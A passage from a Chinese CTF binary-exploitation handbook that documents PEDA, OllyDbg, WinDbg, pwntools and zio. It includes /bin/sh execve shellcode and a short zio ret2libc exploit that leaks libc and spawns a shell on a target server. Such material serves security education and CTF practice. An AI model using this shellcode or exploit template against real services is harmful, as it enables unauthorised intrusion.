- `reload` -- Reload PEDA sources, keep current options untouch
- **`ropgadget`** -- 获取二进制或库的常见 ROP gadgets
  - `ropgadget`
  - `ropgadget libc`
- **`ropsearch`** -- 搜索内存中的 ROP gadgets
  - `ropsearch "pop eax"`
  - `ropsearch "xchg eax, esp" libc`
- **`searchmem|find`** -- 搜索内存中的 pattern; 支持正则表达式搜索
  - `find "/bin/sh" libc`
  - `find 0xdeadbeef all`
  - `find "..\x04\x08" 0x08048000 0x08049000`

- `searchmem` -- Search for a pattern in memory; support regex search
- `session` -- Save/restore a working gdb session to file as a script
- `set` -- Set various PEDA options and other settings
  - `set exec-wrapper ./exploit.py`
- `sgrep` -- Search for full strings contain the given pattern
- **`shellcode`** -- 生成或下载常见的 shellcode
  - `shellcode x86/linux exec`
- `show` -- Show various PEDA options and other settings
- **`skeleton`** -- 生成 python exploit 代码模板
  - `skeleton argv exploit.py`
- `skipi` -- Skip execution of next count instructions
- `snapshot` -- Save/restore process's snapshot to/from file
  - `snapshot save`
  - `snapshot restore`
- `start` -- Start debugged program and stop at most convenient entry
- `stepuntil` -- Step until a desired instruction in specific memory range
  - `stepuntil cmp`
  - `stepuntil xor`
- `strings` -- Display printable strings in memory
  - `strings`
  - `strings binary 4`
- `substr` -- Search for substrings of a given string/number in memory
- `telescope` -- Display memory content at an address with smart dereferences
  - `telescope 40`
  - `telescope 0xb7d88000 40`
- `tracecall` -- Trace function calls made by the program
  - `tracecall`
  - `tracecall "cpy,printf"`
  - `tracecall "-puts,fflush"`
- `traceinst` -- Trace specific instructions executed by the program
  - `traceinst 20`
  - `traceinst "cmp,xor"`
- `unptrace` -- Disable anti-ptrace detection
  - `unptrace`
- `utils` -- Miscelaneous utilities from utils module

- **`vmmap`** -- 在调试过程中获取段的虚拟映射地址范围
    - `cmmap`
    - `vmmap binary / libc`
    - `vmmap 0xb7d88000`
- `waitfor` -- Try to attach to new forked process; mimic "attach -waitfor"
    - `waitfor`
    - `waitfor myprog -c`
- `xinfo` -- Display detail information of address/registers
    - `xinfo register eax`
    - `xinfo 0xb7d88000`
- **`xormem`** -- 用一个 key 来对一个内存区域执行 XOR 操作
    - `xormem 0x08049000 0x0804a000 “thekey”`
- `xprint` -- Extra support to GDB's print command
- `xrefs` -- Search for all call/data access references to a function/variable
- `xuntil` -- Continue execution until an address or function

使用 PEDA 和 Python 编写 gdb 脚本

- 全局类
    - `pedacmd` ：
        - 交互式命令
        - 没有返回值
        - 例如： `pedacmd.context_register()`
    - `peda` ：
        - 与 gdb 交互的后端功能
        - 有返回值
        - 例如： `peda.getreg("eax")`
- 小工具
    - 例如： `to_int()` 、 `format_address()`
    - 获得帮助
        - `pyhelp peda`
        - `pyhelp hex2str`
- 单行／交互式使用
    - `gdb-peda$ python print peda.get_vmmap()`

```
gdb-peda$ python
> status = peda.get_status()
> while status == "BREAKPOINT":
>     peda.execute("continue")
> end
```

- 外部脚本

```
# myscript.py
def myrun(size):
    argv = cyclic_pattern(size)
    peda.execute("set arg %s" % argv)
    peda.execute("run")
```

```
gdb-peda$ source myscript.py
gdb-peda$ python myrun(100)
```

更多资料

http://ropshell.com/peda/

GEF/pwndbg

除了 PEDA 外还有一些优秀的 gdb 增强工具，特别是增加了一些查看堆的命令，可以看情况选用。

- GEF - Multi-Architecture GDB Enhanced Features for Exploiters & Reverse-Engineers
- pwndbg - Exploit Development and Reverse Engineering with GDB Made Easy

参考资料

- Debugging with GDB
- 100个gdb小技巧

2.3.2 OllyDbg 调试器

快捷键

- `Ctrl` + `F1` ：打开与所选行内符号相关的 API 帮助文档。
- `F2` ：在光标选定位置按 F2 键设置或取消断点。
- `Shift` + `F2` ：在首个选择命令设置条件断点。
- `Ctrl` + `F2` ：重新启动被调试程序。
- `F4` ：运行到光标选定位置处暂停。
- `Shift` + `F4` ：设置记录断点。
- `F5` ：最大化当前窗口。
- `Ctrl` + `F5` ：打开与首个选择的命令相对应的源文件。
- `Alt` + `F5` ：让 OllyDbg 窗口总在最前面。
- `F6` ：切换到下一个窗口。
- `Shift` + `F6` ：切换到前一个窗口。
- `F7` ：单步步入：每次执行一条指令，遇到 call 等子程序时进入其中。
- `Shift` + `F7` ：与 F7 相同，但当被调试程序发生异常而中止时，调试器首先尝试步入被调试程序指定的异常处理。
- `Ctrl` + `F7` ：自动步入，在所有的函数调用中一条一条地执行命令。
- `Alt` + `F7` ：转到上一个找到的参考。
- `F8` ：单步步过，每次执行一条指令，遇到 call 等子程序时不进入其中。
- `Shift` + `F8` ：与 F8 相同，但当被调试程序发生异常而中止时，调试器首先尝试步过被调试程序指定的异常处理。
- `Ctrl` + `F8` ：自动步过，一条一条执行命令，但不进入函数内部调用。
- `Alt` + `F8` ：转到下一个找到的参考。
- `F9` ：运行，被调试软件继续运行，直到遇到下一个断点。
- `Shift` + `F9` ：与 F9 相同，但当被调试程序发生异常而中止时，调试器首先尝试执行被调试程序指定的异常处理。
- `Ctrl` + `F9` ：执行到返回，在执行到一个 ret 指令时暂停，常用于从当前函数快速返回到上一个函数。

- `Alt` + `F9` ：执行到用户代码，可用于从系统部分快速返回到被调试程序部分。
- `F10` ：打开与当前窗口或面板相关的快捷菜单。
- `Ctrl` + `F11` ：Run 跟踪步入，一条一条执行命令，进入子函数调用，并把寄存器信息加入到 Run 跟踪的存储数据中。
- `F12` ：停止执行，暂停所有线程。
- `Ctrl` + `F12` ：Run 跟踪步过，一条一条执行命令，不进入子函数调用，并把寄存器信息加入到 Run 跟踪的存储数据中。
- `Alt` + `F3` ：关闭当前窗口。
- `Alt` + `B` ：显示断点窗口。
- `Alt` + `C` ：显示 CPU 窗口。
- `Alt` + `E` ：显示模块列表。
- `Alt` + `K` ：显示调用栈。
- `Alt` + `L` ：显示日志窗口。
- `Alt` + `M` ：显示内存窗口。
- `Alt` + `O` ：显示选项对话框。
- `Alt` + `Backspace` ：撤销对所选部分的修改。
- `Ctrl` + `A` ：分析当前模块的代码段。
- `Ctrl` + `B` ：开始二进制搜索。
- `Ctrl` + `E` ：以十六进制格式编辑所选内容。
- `Ctrl` + `F` ：开始命令搜索。
- `Ctrl` + `G` ：转到某地址。
- `Ctrl` + `J` ：列出所有的涉及到该位置的调用和跳转。
- `Ctrl` + `K` ：查看与当前函数相关的调用树。
- `Ctrl` + `L` ：搜索下一个。
- `Ctrl` + `N` ：打开当前模块的名称列表。
- `Ctrl` + `O` ：扫描对象文件。
- `Ctrl` + `P` ：显示补丁窗口。
- `Ctrl` + `R` ：搜索所选命令的参考。
- `Ctrl` + `S` ：命令搜索。
- `Ctrl` + `T` ：打开“暂停Run跟踪”对话框。
- `Esc` ：停止自动执行或跟踪。
- `Enter` ：将选中的命令添加到命令历史，如果当前命令是一个跳转或者函数，则进入到目的地址。
- `Backspace` ：如果分析器将代码误识为数据，可以将选中部分的自动分析信息移除。

- *：转到原始位置
- `Ctrl` + `*` ：指定新的起始位置。
- `+` ：如果 Run 跟踪没有激活，则根据历史命令跳到下一条运行过命令的地方；否则跳到 Run 跟踪的下一个记录。
- `Ctrl` + `+` ：跳到前一个函数的开始处。
- `-` ：如果 Run 跟踪没有激活，则根据历史命令跳到前一条运行过命令的地方；否则跳到 Run 跟踪的前一个记录。
- `Ctrl` + `-` ：跳到下一个函数的开始处。
- `Space` ：修改命令。
- `:` ：添加标签。
- `;` ：添加注释。

命令行插件

参考资料

- http://www.ollydbg.de/

2.3.3 x64dbg

快捷键

参考资料

- https://x64dbg.com/#start

2.3.4 WinDbg

快捷键

- F10：单步步过
- F11：单步步入
- Shift+F11：跳出当前函数

命令

- 调试
  - `t` ：单步步入
  - `p` ：单步步过
- 执行
  - `g [addr|func]` ：执行到指定位置
  - `gh [addr|func]` ：执行到指定位置，遇到异常时中断
  - `gn [addr|func]` ：执行到指定位置，遇到异常时忽略
- 断点
  - `bl` ：列出已设置的断点
  - `be [ID]` ：激活断点
  - `bd [ID]` ：禁用断点
  - `bc [ID]` ：清除断点
  - `bp [addr|func]` ：设置断点
- 数据显示
  - `d [addr]` ：显示内存数据
  - `db [addr]` ：按字节模式显示
  - `dd [addr]` ：按双字模式显示
  - `dD` ：按双精度浮点数显示
  - `da` ：按 ASCII 显示

- `du` ：按 Unicode 显示
- `ds` ：按字符串显示
- `dt` ：套用已知的数据结构模板显示

- 数据编辑
  - `e [addr] [data]` ：修改任意地址内存的值
  - `eb [addr] [data]` ：以字节写入
  - `ed [addr] [data]` ：以双字写入
  - `ea [addr] [data]` ：以 ASCII 字符写入
  - `eu [addr] [data]` ：以 Unicode 字符写入
- 栈帧显示
  - `k [x]` ：由栈顶开始列出当前线程中的栈帧，x 为需要回溯的栈帧数
  - `kb [x]` ：可以额外显示 3 个传递给函数的参数
- 寄存器显示
  - `r [reg]` ：显示指定寄存器的值
- 模块显示
  - `lm` ：列出当前已经读入的所有模块
- 反汇编
  - `u` ：反汇编当前指令后的几条指令
  - `u [start]` ：从指定位置开始反汇编
  - `u [start] [end]` ：反汇编指定地址区间

参考资料

- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/

2.3.5 LLDB

- 参考资料

参考资料

- The LLDB Debugger

2.4.1 Pwntools

Pwntools 是一个 CTF 框架和漏洞利用开发库，用 Python 开发，由 rapid 设计，旨在让使用者简单快速的编写 exp 脚本。包含了本地执行、远程连接读写、shellcode 生成、ROP 链的构建、ELF 解析、符号泄露众多强大功能。

安装

1. 安装binutils：

```
git clone https://github.com/Gallopsled/pwntools-binutils
sudo apt-get install software-properties-common
sudo apt-add-repository ppa:pwntools/binutils
sudo apt-get update
sudo apt-get install binutils-arm-linux-gnu
```

2. 安装capstone：

```
git clone https://github.com/aquynh/capstone
cd capstone
make
sudo make install
```

3. 安装pwntools:

```
sudo apt-get install libssl-dev
sudo pip install pwntools
```

如果你在使用 Arch Linux，则可以通过 AUR 直接安装，这个包目前是由我维护的，如果有什么问题，欢迎与我交流：

```
$ yaourt -S python2-pwntools

或者

$ yaourt -S python2-pwntools-git
```

但是由于 Arch 没有 PPA 源，如果想要支持更多的体系结构（如 arm, aarch64 等），只能手动编译安装相应的 binutils，使用下面的脚本，注意将变量 `V` 和 `ARCH` 换成你需要的。binutils源码

```
#!/usr/bin/env bash

V = 2.29   # binutils version
ARCH = arm # target architecture

cd /tmp
wget -nc https://ftp.gnu.org/gnu/binutils/binutils-$V.tar.xz
wget -nc https://ftp.gnu.org/gnu/binutils/binutils-$V.tar.xz.sig

# gpg --keyserver keys.gnupg.net --recv-keys C3126D3B4AE55E93
# gpg --verify binutils-$V.tar.xz.sig

tar xf binutils-$V.tar.xz

mkdir binutils-build
cd binutils-build

export AR=ar
export AS=as

../binutils-$V/configure \
    --prefix=/usr/local \
    --target=$ARCH-unknown-linux-gnu \
    --disable-static \
    --disable-multilib \
    --disable-werror \
    --disable-nls

make
sudo make install
```

测试安装是否成功：

```
>>> from pwn import *
>>> asm('nop')
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
```

模块简介

Pwntools 分为两个模块，一个是 `pwn` ，简单地使用 `from pwn import *` 即可将所有子模块和一些常用的系统库导入到当前命名空间中，是专门针对 CTF 比赛的；而另一个模块是 `pwnlib` ，它更推荐你仅仅导入需要的子模块，常用于基于 pwntools 的开发。

下面是 pwnlib 的一些子模块（常用模块和函数加粗显示）：

- `adb` ：安卓调试桥
- `args` ：命令行魔法参数
- **`asm`** ：汇编和反汇编，支持 i386/i686/amd64/thumb 等
- `constants` ：对不同架构和操作系统的常量的快速访问
- `config` ：配置文件
- `context` ：设置运行时变量
- **`dynelf`** ：用于远程函数泄露
- `encoders` ：对 shellcode 进行编码
- **`elf`** ：用于操作 ELF 可执行文件和库
- `flag` ：提交 flag 到服务器
- **`fmtstr`** ：格式化字符串利用工具
- **`gdb`** ：与 gdb 配合使用
- `libcdb` ：libc 数据库
- `log` ：日志记录
- **`memleak`** ：用于内存泄露
- **`rop`** ：ROP 利用模块，包括 rop 和 srop
- `runner` ：运行 shellcode
- **`shellcraft`** ：shellcode 生成器
- `term` ：终端处理
- `timeout` ：超时处理
- **`tubes`** ：能与 sockets, processes, ssh 等进行连接
- `ui` ：与用户交互
- `useragents` ：useragent 字符串数据库
- **`util`** ：一些实用小工具

使用 Pwntools

下面我们对常用模块和函数做详细的介绍。

tubes

在一次漏洞利用中，首先当然要与二进制文件或者目标服务器进行交互，这就要用到 tubes 模块。

主要函数在 `pwnlib.tubes.tube` 中实现，子模块只实现某管道特殊的地方。四种管道和相对应的子模块如下：

- `pwnlib.tubes.process` ：进程
  - `>>> p = process('/bin/sh')`
- `pwnlib.tubes.serialtube` ：串口
- `pwnlib.tubes.sock` ：套接字
  - `>>> r = remote('127.0.0.1', 1080)`
  - `>>> l = listen(1080)`
- `pwnlib.tubes.ssh` ：SSH
  - `>>> s = ssh(host='example.com` , user='name', password='passwd')`

`pwnlib.tubes.tube` 中的主要函数：

- `interactive()` ：可同时读写管道，相当于回到 shell 模式进行交互，在取得 shell 之后调用
- `recv(numb=1096, timeout=default)` ：接收指定字节数的数据
- `recvall()` ：接收数据直到 EOF
- `recvline(keepends=True)` ：接收一行，可选择是否保留行尾的 `\n`
- `recvrepeat(timeout=default)` ：接收数据直到 EOF 或 timeout
- `recvuntil(delims, timeout=default)` ：接收数据直到 delims 出现
- `send(data)` ：发送数据
- `sendline(data)` ：发送一行，默认在行尾加 `\n`
- `close()` ：关闭管道

下面是一个例子，先使用 listen 开启一个本地的监听端口，然后使用 remote 开启一个套接字管道与之交互：

```
>>> from pwn import *
>>> l = listen()
[x] Trying to bind to 0.0.0.0 on port 0
[x] Trying to bind to 0.0.0.0 on port 0: Trying 0.0.0.0
```

```
[+] Trying to bind to 0.0.0.0 on port 0: Done
[x] Waiting for connections on 0.0.0.0:46147
>>> r = remote('localhost', l.lport)
[x] Opening connection to localhost on port 46147
[x] Opening connection to localhost on port 46147: Trying ::1
[x] Opening connection to localhost on port 46147: Trying 127.0.
0.1
[+] Opening connection to localhost on port 46147: Done
>>> [+] Waiting for connections on 0.0.0.0:46147: Got connection
 from 127.0.0.1 on port 38684

>>> c = l.wait_for_connection()
>>> r.send('hello\n')
>>> c.recv()
'hello\n'
>>> r.send('hello\n')
>>> c.recvline()
'hello\n'
>>> r.sendline('hello')
>>> c.recv()
'hello\n'
>>> r.sendline('hello')
>>> c.recvline()
'hello\n'
>>> r.sendline('hello')
>>> c.recvline(keepends=False)
'hello'
>>> r.send('hello world')
>>> c.recvuntil('hello')
'hello'
>>> c.recv()
' world'
>>> c.close()
[*] Closed connection to 127.0.0.1 port 38684
>>> r.close()
[*] Closed connection to localhost port 46147
```

下面是一个与进程交互的例子：

```
>>> p = process('/bin/sh')
[x] Starting local process '/bin/sh'
[+] Starting local process '/bin/sh': pid 26481
>>> p.sendline('sleep 3; echo hello world;')
>>> p.recvline(timeout=1)
'hello world\n'
>>> p.sendline('sleep 3; echo hello world;')
>>> p.recvline(timeout=1)
''
>>> p.recvline(timeout=5)
'hello world\n'
>>> p.interactive()
[*] Switching to interactive mode
whoami
firmy
^C[*] Interrupted
>>> p.close()
[*] Stopped process '/bin/sh' (pid 26481)
```

shellcraft

使用 shellcraft 模块可以生成对应架构和 shellcode 代码，直接使用链式调用的方法就可以得到，首先指定体系结构，再指定操作系统：

```
>>> print shellcraft.i386.nop().strip('\n')
    nop
>>> print shellcraft.i386.linux.sh()
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push '/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
```

asm

该模块用于汇编和反汇编代码。

体系结构，端序和字长需要在 `asm()` 和 `disasm()` 中设置，但为了避免重复，运行时变量最好使用 `pwnlib.context` 来设置。

汇编：(`pwnlib.asm.asm`)

```
>>> asm('nop')
'\x90'
>>> asm(shellcraft.nop())
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
>>> context.arch = 'arm'
>>> context.os = 'linux'
>>> context.endian = 'little'
>>> context.word_size = 32
>>> context
ContextType(arch = 'arm', bits = 32, endian = 'little', os = 'li
nux')
>>> asm('nop')
'\x00\xf0 \xe3'
```

```
>>> asm('mov eax, 1')
'\xb8\x01\x00\x00\x00'
>>> asm('mov eax, 1').encode('hex')
'b801000000'
```

请注意，这里我们生成了 i386 和 arm 两种不同体系结构的 `nop`，当你使用不同与本机平台的汇编时，需要安装该平台的 binutils，方法在上面已经介绍过了。

反汇编：(`pwnlib.asm.disasm`)

```
>>> print disasm('\xb8\x01\x00\x00\x00')
   0:   b8 01 00 00 00          mov    eax,0x1
>>> print disasm('6a0258cd80ebf9'.decode('hex'))
   0:   6a 02                   push   0x2
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
   5:   eb f9                   jmp    0x0
```

构建具有指定二进制数据的 ELF 文件：(`pwnlib.asm.make_elf`)

```
>>> context.clear(arch='amd64')
>>> context
ContextType(arch = 'amd64', bits = 64, endian = 'little')
>>> bin_sh = asm(shellcraft.amd64.linux.sh())
>>> bin_sh
'jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6
Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05'
>>> filename = make_elf(bin_sh, extract=False)
>>> filename
'/tmp/pwn-asm-V4GWGN/step3-elf'
>>> p = process(filename)
[x] Starting local process '/tmp/pwn-asm-V4GWGN/step3-elf'
[+] Starting local process '/tmp/pwn-asm-V4GWGN/step3-elf': pid
28323
>>> p.sendline('echo hello')
>>> p.recv()
'hello\n'
```

这里我们生成了 amd64，即 64 位 `/bin/sh` 的 shellcode，配合上 asm 函数，即可通过 `make_elf` 得到 ELF 文件。

另一个函数 `pwnlib.asm.make_elf_from_assembly` 允许你构建具有指定汇编代码的 ELF 文件：

```
>>> asm_sh = shellcraft.amd64.linux.sh()
>>> print asm_sh
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push '/bin///sh\x00' */
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    push rax
    mov rdi, rsp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00' */
    push 0x1010101 ^ 0x6873
    xor dword ptr [rsp], 0x1010101
    xor esi, esi /* 0 */
    push rsi /* null terminate */
    push 8
    pop rsi
    add rsi, rsp
    push rsi /* 'sh\x00' */
    mov rsi, rsp
    xor edx, edx /* 0 */
    /* call execve() */
    push SYS_execve /* 0x3b */
    pop rax
    syscall

>>> filename = make_elf_from_assembly(asm_sh)
>>> filename
'/tmp/pwn-asm-ApZ4_p/step3'
>>> p = process(filename)
[x] Starting local process '/tmp/pwn-asm-ApZ4_p/step3'
[+] Starting local process '/tmp/pwn-asm-ApZ4_p/step3': pid 2842
9
>>> p.sendline('echo hello')
>>> p.recv()
'hello\n'
```

与上一个函数不同的是， `make_elf_from_assembly` 直接从汇编生成 ELF 文件，并且保留了所有的符号，例如标签和局部变量等。

elf

该模块用于 ELF 二进制文件的操作，包括符号查找、虚拟内存、文件偏移，以及修改和保存二进制文件等功能。(`pwnlib.elf.elf.ELF`)

```
>>> e = ELF('/bin/cat')
[*] '/bin/cat'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
>>> print hex(e.address)
0x400000
>>> print hex(e.symbols['write'])
0x401680
>>> print hex(e.got['write'])
0x60b070
>>> print hex(e.plt['write'])
0x401680
```

上面的代码分别获得了 ELF 文件装载的基地址、函数地址、GOT 表地址和 PLT 表地址。

我们常常用它打开一个 libc.so，从而得到 system 函数的位置，这在 CTF 中是非常有用的：

```
>>> e = ELF('/usr/lib/libc.so.6')
[*] '/usr/lib/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
>>> print hex(e.symbols['system'])
0x42010
```

我们甚至可以修改 ELF 文件的代码：

```
>>> e = ELF('/bin/cat')
>>> e.read(e.address+1, 3)
'ELF'
>>> e.asm(e.address, 'ret')
>>> e.save('/tmp/quiet-cat')
>>> disasm(file('/tmp/quiet-cat','rb').read(1))
'   0:   c3                      ret'
```

下面是一些常用函数：

- `asm(address, assembly)` ：汇编指定指令并插入到 ELF 的指定地址处，需要使用 ELF.save() 保存
- `bss(offset)` ：返回 `.bss` 段加上 `offset` 后的地址
- `checksec()` ：打印出文件使用的安全保护
- `disable_nx()` ：关闭 NX
- `disasm(address, n_bytes)` ：返回对指定虚拟地址进行反汇编后的字符串
- `offset_to_vaddr(offset)` ：将指定偏移转换为虚拟地址
- `vaddr_to_offset(address)` ：将指定虚拟地址转换为文件偏移
- `read(address, count)` ：从指定虚拟地址读取 `count` 个字节的数据
- `write(address, data)` ：在指定虚拟地址处写入 `data`
- `section(name)` ：获取 `name` 段的数据
- `debug()` ：使用 `gdb.debug()` 进行调试

最后还要注意一下 `pwnlib.elf.corefile` ，它用于处理核心转储文件（Core Dump），当我们在写利用代码时，核心转储文件是非常有用的，关于它更详细的内容已经在前面 Linux基础一章中讲过，这里我们还是使用那一章中的示例代码，但使用 pwntools 来操作。

```
>>> core = Corefile('/tmp/core-a.out-30555-1507796886')
[x] Parsing corefile...
[*] '/tmp/core-a.out-30555-1507796886'
    Arch:      i386-32-little
    EIP:       0x565cd57b
    ESP:       0x4141413d
    Exe:       '/home/firmy/a.out' (0x565cd000)
    Fault:     0x4141413d
[+] Parsing corefile...: Done
>>> core.registers
{'xds': 43, 'eip': 1448924539, 'xss': 43, 'esp': 1094795581, 'xg
s': 99, 'edi': 0, 'orig_eax': 4294967295, 'xcs': 35, 'eax': 1, '
ebp': 1094795585, 'xes': 43, 'eflags': 66182, 'edx': 4151195744,
 'ebx': 1094795585, 'xfs': 0, 'esi': 4151189032, 'ecx': 10947955
85}
>>> print core.maps
565cd000-565ce000 r-xp 1000 /home/firmy/a.out
565ce000-565cf000 r--p 1000 /home/firmy/a.out
565cf000-565d0000 rw-p 1000 /home/firmy/a.out
57b3c000-57b5e000 rw-p 22000
f7510000-f76df000 r-xp 1cf000 /usr/lib32/libc-2.26.so
f76df000-f76e0000 ---p 1000 /usr/lib32/libc-2.26.so
f76e0000-f76e2000 r--p 2000 /usr/lib32/libc-2.26.so
f76e2000-f76e3000 rw-p 1000 /usr/lib32/libc-2.26.so
f76e3000-f76e6000 rw-p 3000
f7722000-f7724000 rw-p 2000
f7724000-f7726000 r--p 2000 [vvar]
f7726000-f7728000 r-xp 2000 [vdso]
f7728000-f774d000 r-xp 25000 /usr/lib32/ld-2.26.so
f774d000-f774e000 r--p 1000 /usr/lib32/ld-2.26.so
f774e000-f774f000 rw-p 1000 /usr/lib32/ld-2.26.so
ffe37000-ffe58000 rw-p 21000 [stack]
>>> print hex(core.fault_addr)
0x4141413d
>>> print hex(core.pc)
0x565cd57b
>>> print core.libc
f7510000-f76df000 r-xp 1cf000 /usr/lib32/libc-2.26.so
```

dynelf

`pwnlib.dynelf.DynELF`

该模块是专门用来应对无 libc 情况下的漏洞利用。它首先找到 glibc 的基地址，然后使用符号表和字符串表对所有符号进行解析，直到找到我们需要的函数的符号。这是一个有趣的话题，我们会专门开一个章节去讲解它。详见 *4.4 使用 DynELF 泄露函数地址*

fmtstr

`pwnlib.fmtstr.FmtStr`，`pwnlib.fmtstr.fmtstr_payload`

该模块用于格式化字符串漏洞的利用，格式化字符串漏洞是 CTF 中一种常见的题型，我们会在后面的章节中详细讲述，关于该模块的使用也会留到那儿。详见 *3.3.1 格式化字符串漏洞*

gdb

`pwnlib.gdb`

在写漏洞利用的时候，常常需要使用 gdb 动态调试，该模块就提供了这方面的支持。

两个常用函数：

- `gdb.attach(target, gdbscript=None)`：在一个新终端打开 gdb 并 attach 到指定 PID 的进程，或是一个 `pwnlib.tubes` 对象。
- `gdb.debug(args, gdbscript=None)`：在新终端中使用 gdb 加载一个二进制文件。

上面两种方法都可以在开启的时候传递一个脚本到 gdb，可以很方便地做一些操作，如自动设置断点。

```
# attach to pid 1234
gdb.attach(1234)

# attach to a process
bash = process('bash')
gdb.attach(bash, '''
set follow-fork-mode child
continue
''')
bash.sendline('whoami')
```

```
# Create a new process, and stop it at 'main'
io = gdb.debug('bash', '''
# Wait until we hit the main executable's entry point
break _start
continue

# Now set breakpoint on shared library routines
break malloc
break free
continue
''')
```

memleak

`pwnlib.memleak`

该模块用于内存泄露的利用。可用作装饰器。它会将泄露的内存缓存起来，在漏洞利用过程中可能会用到。

rop

util

`pwnlib.util.packing` , `pwnlib.util.cyclic`

util 其实是一些模块的集合，包含了一些实用的小工具。这里主要介绍两个，packing 和 cyclic。

packing 模块用于将整数打包和解包，它简化了标准库中的 `struct.pack` 和 `struct.unpack` 函数，同时增加了对任意宽度整数的支持。

使用 `p32` ，`p64` ，`u32` ，`u64` 函数分别对 32 位和 64 位整数打包和解包，也可以使用 `pack()` 自己定义长度，另外添加参数 `endian` 和 `signed` 设置端序和是否带符号。

```
>>> p32(0xdeadbeef)
'\xef\xbe\xad\xde'
>>> p64(0xdeadbeef).encode('hex')
'efbeadde00000000'
>>> p32(0xdeadbeef, endian='big', sign='unsigned')
'\xde\xad\xbe\xef'
```

```
>>> u32('1234')
875770417
>>> u32('1234', endian='big', sign='signed')
825373492
>>> u32('\xef\xbe\xad\xde')
3735928559
```

cyclic 模块在缓冲区溢出中很有用，它帮助生成模式字符串，然后查找偏移，以确定返回地址。

```
>>> cyclic(20)
'aaaabaaacaaadaaaeaaa'
>>> cyclic_find(0x61616162)
4
```

Pwntools 在 CTF 中的运用

可以在下面的仓库中找到大量使用 pwntools 的 write-up： pwntools-write-ups

参考资料

- docs.pwntools.com

2.4.2 zio

zio 简介

zio 是一个易用的 Python io 库，在 Pwn 题目中被广泛使用，zio 的主要目标是在 stdin/stdout 和 TCP socket io 之间提供统一的接口，所以当你在本地完成 利用开发后，使用 zio 可以很方便地将目标切换到远程服务器。

zio 的哲学：

```
from zio import *

if you_are_debugging_local_server_binary:
    io = zio('./buggy-server')          # used for local pwning development
elif you_are_pwning_remote_server:
    io = zio(('1.2.3.4', 1337))         # used to exploit remote service

io.write(your_awesome_ropchain_or_shellcode)
# hey, we got an interactive shell!
io.interact()
```

官方示例：

```
from zio import *
io = zio('./buggy-server')
# io = zio((pwn.server, 1337))

for i in xrange(1337):
    io.writeline('add ' + str(i))
    io.read_until('>>')

io.write("add TFpdp1gL4Qu4aVCHUF6AY5Gs7WKCoTYzPv49QSa\ninfo " +
"A" * 49 + "\nshow\n")
io.read_until('A' * 49)
libc_base = l32(io.read(4)) - 0x1a9960
libc_system = libc_base + 0x3ea70
libc_binsh = libc_base + 0x15fcbf
payload = 'A' * 64 + l32(libc_system) + 'JJJJ' + l32(libc_binsh)
io.write('info ' + payload + "\nshow\nexit\n")
io.read_until(">>")
# We've got a shell;-)
io.interact()
```

需要注意的的是，zio 正在逐步被开发更活跃，功能更完善的 pwntools 取代，但如果你使用的是 32 位 Linux 系统，zio 可能是你唯一的选择。而且在线下赛中，内网环境通常都没有 pwntools 环境，但 zio 是单个文件，上传到内网机器上就可以直接使用。

安装

zio 仅支持 Linux 和 OSX，并基于 python 2.6, 2.7。

```
$ sudo pip2 install zio
```

`termcolor` 库是可选的，用于给输出上色：`$ sudo pip2 install termcolor` 。

使用方法

由于没有文档，我们通过读源码来学习吧，不到两千行，很轻量，这也意味着你可以根据自己的需求很容易地进行修改。

总共导出了这些关键字：

```
__all__ = ['stdout', 'log', 'l8', 'b8', 'l16', 'b16', 'l32', 'b3
2', 'l64', 'b64', 'zio', 'EOF', 'TIMEOUT', 'SOCKET', 'PROCESS',
'REPR', 'EVAL', 'HEX', 'UNHEX', 'BIN', 'UNBIN', 'RAW', 'NONE', '
COLORED', 'PIPE', 'TTY', 'TTY_RAW', 'cmdline']
```

zio 对象的初始化定义：

```
def __init__(self, target, stdin = PIPE, stdout = TTY_RAW, print
_read = RAW, print_write = RAW, timeout = 8, cwd = None, env = N
one, sighup = signal.SIG_DFL, write_delay = 0.05, ignorecase = F
alse, debug = None):
```

通常可以这样：

```
io = zio(target, timeout=10000, print_read=COLORED(RAW,'red'), p
rint_write=COLORED(RAW,'green'))
```

内部函数很多，下面是常用的：

```
def print_write(self, value):
def print_read(self, value):

def writeline(self, s = ''):
def write(self, s):

def read(self, size = None, timeout = -1):
def readlines(self, sizehint = -1):
def read_until(self, pattern_list, timeout = -1, searchwindowsiz
e = None):

def gdb_hint(self, breakpoints = None, relative = None, extras =
 None):

def interact(self, escape_character=chr(29), input_filter = None
, output_filter = None, raw_rw = True):
```

zio 里的 `read` 和 `write` 对应到 pwntools 里就是 `recv` 和 `send` 。

另外是对字符的拆包解包，是对 struct 库的封装：

```
>>> l32(0xdeedbeaf)
'\xaf\xbe\xed\xde'
>>> l32('\xaf\xbe\xed\xde')
3740122799
>>> hex(l32('\xaf\xbe\xed\xde'))
'0xdeedbeaf'

>>> hex(b64('ABCDEFGH'))
'0x4142434445464748'
>>> b64(0x4142434445464748)
'ABCDEFGH'
```

`l` 和 `b` 就是指小端序和大端序。这些函数可以对应 pwntools 里的 `p32()` ， `p64()` 等。

当然你也可以直接在命令行下使用它：

```
$ zio -h

usage:

    $ zio [options] cmdline | host port

options:

    -h, --help              help page, you are reading this now!
    -i, --stdin             tty|pipe, specify tty or pipe stdin,
 default to tty
    -o, --stdout            tty|pipe, specify tty or pipe stdout
, default to tty
    -t, --timeout           integer seconds, specify timeout
